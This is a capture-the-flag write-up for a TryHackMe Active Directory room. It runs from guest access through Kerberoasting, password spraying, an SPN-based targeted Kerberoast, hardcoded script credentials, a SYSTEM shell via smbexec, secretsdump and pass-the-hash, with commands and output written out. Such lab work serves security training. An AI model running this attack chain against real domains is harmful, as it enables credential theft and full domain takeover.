TryHackMe: Operation Endgame
Active Directory chain: guest-account Kerberoasting, password reuse, a targeted Kerberoast via GenericWrite, and hardcoded creds in a PowerShell script leading to a SYSTEM shell.

Room: Operation Endgame
An Active Directory room, starting from nothing but a guest account. Kerberoasting gets a foothold, password reuse and a GenericWrite ACL chain it into a second account, and a leftover automation script on disk hands over the credentials that finish the job.
Initial Enumeration
Nmap Scan
┌─[lyoo3@parrot]─[~/Desktop/CTFS/operationendgame]
└──╼ $nmap -A -p- -Pn -n -T4 -vv -oN nmap.txt 10.130.129.65

53/tcp    open  domain            syn-ack Simple DNS Plus
80/tcp    open  http              syn-ack Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec      syn-ack Microsoft Windows Kerberos (server time: 2026-07-16 20:08:14Z)
135/tcp   open  msrpc             syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn       syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap              syn-ack Microsoft Windows Active Directory LDAP (Domain: thm.local0., Site: Default-First-Site-Name)
443/tcp   open  ssl/http          syn-ack Microsoft IIS httpd 10.0
| ssl-cert: Subject: commonName=thm-LABYRINTH-CA/domainComponent=thm
445/tcp   open  microsoft-ds?     syn-ack
464/tcp   open  kpasswd5?         syn-ack
593/tcp   open  ncacn_http        syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?          syn-ack
3268/tcp  open  ldap              syn-ack Microsoft Windows Active Directory LDAP (Domain: thm.local0., Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl? syn-ack
3389/tcp  open  ms-wbt-server     syn-ack Microsoft Terminal Services
| ssl-cert: Subject: commonName=ad.thm.local
9389/tcp  open  mc-nmf            syn-ack .NET Message Framing
Service Info: Host: AD; OS: Windows; CPE: cpe:/o:microsoft:windows
Kerberos (88), LDAP (389/636/3268/3269), SMB (445), and DNS (53) all open on one host is the signature of a Domain Controller. The certificates also leak both the domain and the hostname:
- Port 389 → domain
thm.local - Port 3389 → FQDN
ad.thm.local - Port 443 → CA
commonName=thm-LABYRINTH-CA, confirming AD Certificate Services is present
Added to /etc/hosts:
10.130.129.65 ad.thm.local thm.localSMB & LDAP as Guest
Null auth gets refused, but the guest account is allowed through on both SMB and LDAP:
┌─[lyoo3@parrot]─[~/Desktop/CTFS/operationendgame]
└──╼ $nxc smb 10.130.129.65 -u 'guest' -p '' --shares
SMB  10.130.129.65  445  AD  [*] Windows 10 / Server 2019 Build 17763 x64 (name:AD) (domain:thm.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB  10.130.129.65  445  AD  [+] thm.local\guest:
SMB  10.130.129.65  445  AD  [*] Enumerated shares
SMB  10.130.129.65  445  AD  Share    Permissions  Remark
SMB  10.130.129.65  445  AD  -----    -----------  ------
SMB  10.130.129.65  445  AD  ADMIN$                Remote Admin
SMB  10.130.129.65  445  AD  C$                    Default share
SMB  10.130.129.65  445  AD  IPC$     READ         Remote IPC
SMB  10.130.129.65  445  AD  NETLOGON              Logon server share
SMB  10.130.129.65  445  AD  SYSVOL                Logon server share

┌─[lyoo3@parrot]─[~/Desktop/CTFS/operationendgame]
└──╼ $nxc ldap ad.thm.local -u 'guest' -p ''
LDAP  10.130.129.65  389  AD  [*] Windows 10 / Server 2019 Build 17763 (name:AD) (domain:thm.local)
LDAP  10.130.129.65  389  AD  [+] thm.local\guest:
An anonymous LDAP dump (ldapsearch -x -H ldap://10.130.129.65 -b "dc=thm,dc=local") was worth a shot for credentials hiding in user descriptions, but came up empty — over 350 usernames, almost all tagged with the generic description: Tier 1 User, no passwords in sight.
Kerberoasting as Guest
Since guest authenticates to LDAP, it can enumerate Kerberoastable accounts (users with an SPN set) directly:
┌─[lyoo3@parrot]─[~/Desktop/CTFS/operationendgame]
└──╼ $nxc ldap ad.thm.local -u 'guest' -p '' --kerberoasting output_kerberoast.txt
LDAP  10.130.129.65  389  AD  [+] thm.local\guest:
LDAP  10.130.129.65  389  AD  [*] Total of records returned 1
LDAP  10.130.129.65  389  AD  [*] sAMAccountName: CODY_ROY, memberOf: CN=Remote Desktop Users,CN=Builtin,DC=thm,DC=local, pwdLastSet: 2024-05-10 15:06:07.611965
LDAP  10.130.129.65  389  AD  $krb5tgs$23$*CODY_ROY$THM.LOCAL$thm.local\CODY_ROY*$7a2....8908a
CODY_ROY is Kerberoastable. Cracking the TGS hash with hashcat recovers the password:
hashcat -m 13100 -a 0 cody_hash.txt /usr/share/wordlists/rockyou.txt -O -w 3┌─[lyoo3@parrot]─[~/Desktop/CTFS/operationendgame]
└──╼ $nxc smb ad.thm.local -u 'CODY_ROY' -p 'M[REDACTED]0'
SMB 10.130.129.65 445 AD [+] thm.local\CODY_ROY:M[REDACTED]0Password Spraying & BloodHound
evil-winrm refuses the connection (WinRM isn’t listening), but RDP works fine:
┌─[✗]─[lyoo3@parrot]─[~/Desktop/CTFS/operationendgame]
└──╼ $xfreerdp3 /u:CODY_ROY /p:"M[REDACTED]0" /v:ad.thm.local +clipboard /dynamic-resolution
CODY_ROY alone doesn’t have anything interesting, so the natural next move is checking whether other accounts reuse the same password. Spraying it across the full domain user list:
┌─[lyoo3@parrot]─[~/Desktop/CTFS/operationendgame]
└──╼ $nxc smb ad.thm.local -u clean_users.txt -p 'M[REDACTED]0' --continue-on-success

ZACHARY_HUNT comes back with the same password. Running BloodHound against the domain and checking ZACHARY_HUNT’s edges turns up a GenericWrite over JERRI_LANCASTER:
Targeted Kerberoasting via GenericWrite
GenericWrite over a user means their attributes can be edited — including servicePrincipalName. Adding a fake SPN turns JERRI_LANCASTER into a Kerberoastable target on demand:
┌─[lyoo3@parrot]─[~/Desktop/CTFS/operationendgame]
└──╼ $bloodyAD -u 'ZACHARY_HUNT' -p 'M[REDACTED]0' -d 'thm.local' --host '10.130.129.65' \
     set object 'JERRI_LANCASTER' servicePrincipalName -v 'http/legit-service.thm.local'
[+] JERRI_LANCASTER's servicePrincipalName has been updated
With the SPN in place, requesting a service ticket for it is a normal Kerberoast:
┌─[lyoo3@parrot]─[~/Desktop/CTFS/operationendgame]
└──╼ $impacket-GetUserSPNs thm.local/ZACHARY_HUNT:'M[REDACTED]0' -dc-ip 10.130.129.65 \
     -request-user JERRI_LANCASTER -outputfile jerri_hash.txt

ServicePrincipalName          Name             MemberOf
----------------------------  ---------------  --------------------------------------------------
http/legit-service.thm.local  JERRI_LANCASTER  CN=Reader Admins,OU=Grouper-Groups,DC=thm,DC=local
Cracking the hash recovers the password:
hashcat -m 13100 -a 0 jerri_hash.txt /usr/share/wordlists/rockyou.txt -O -w 3$krb5tgs$23$*JERRI_LANCASTER$THM.LOCAL$thm.local/JERRI_LANCASTER*$...:l[REDACTED]e!Reader Admins alone wasn’t the goal here — Jerri’s real value is Remote Desktop access.
RDP Access & a Leftover Script

xfreerdp3 /v:ad.thm.local /u:'jerri_lancaster' /p:'l[REDACTED]e!' /dynamic-resolution /clipboard /cert:ignoreRDP throws a profile-creation error on login, which is harmless — WIN + R → cmd gets a working shell regardless. Poking around the filesystem, C:\Scripts stands out, and it holds a single file:
C:\Scripts>dir
05/13/2024  06:50 PM               426 syncer.ps1
Reading it turns up hardcoded credentials for SANFORD_DAUGHERTY:
Shell as SYSTEM
The credentials check out, and sanford_daugherty is a local administrator on the box — netexec confirms it with (Pwn3d!):
┌─[lyoo3@parrot]─[~/Desktop/CTFS/operationendgame]
└──╼ $nxc smb ad.thm.local -u SANFORD_DAUGHERTY -p 'R[REDACTED]3'
SMB  10.130.129.65  445  AD  [+] thm.local\SANFORD_DAUGHERTY:R[REDACTED]3 (Pwn3d!)
Local admin on the DC is game over. smbexec gets a semi-interactive shell as SYSTEM:
┌─[lyoo3@parrot]─[~/Desktop/CTFS/operationendgame]
└──╼ $impacket-smbexec 'THM.LOCAL/SANFORD_DAUGHERTY:R[REDACTED]3@ad.thm.local'
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
Since this is the DC itself, secretsdump is worth running too — DCSync rights come for free with SYSTEM on a domain controller:
┌─[lyoo3@parrot]─[~/Desktop/CTFS/operationendgame]
└──╼ $impacket-secretsdump -just-dc thm.local/SANFORD_DAUGHERTY:'R[REDACTED]3'@10.130.129.65
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e599[REDACTED]d1b:::
The Administrator NTLM hash works directly for pass-the-hash — no cracking needed:
┌─[lyoo3@parrot]─[~/Desktop/CTFS/operationendgame]
└──╼ $nxc smb 10.130.129.65 -u 'Administrator' -H 'e599[REDACTED]d1b'
SMB  10.130.129.65  445  AD  [+] thm.local\Administrator:e599[REDACTED]d1b (Pwn3d!)
From there, smbclient over the pass-the-hash session reaches the flag:
┌─[lyoo3@parrot]─[~/Desktop/CTFS/operationendgame]
└──╼ $impacket-smbclient -hashes :e599[REDACTED]d1b Administrator@10.130.129.65 -target-ip 10.130.129.65
shares
use C$
cd Users
cd Administrator
cd Desktop
ls
get flag.txt.txtTHM{redacted}Takeaways
- The entire chain started from an account with no password at all —
guesthad just enough LDAP access to enumerate Kerberoastable users, which is all it took to get a foothold. - Password reuse (
CODY_ROY→ZACHARY_HUNT) turned one cracked hash into a second account, and from there a singleGenericWriteACL turned into a full account takeover via a self-inflicted Kerberoast. - The last mile wasn’t a vulnerability at all — it was an automation script with hardcoded credentials sitting in a world-readable directory. AD hardening tends to focus on ACLs and delegation; leftover scripts on disk are just as often the actual way in.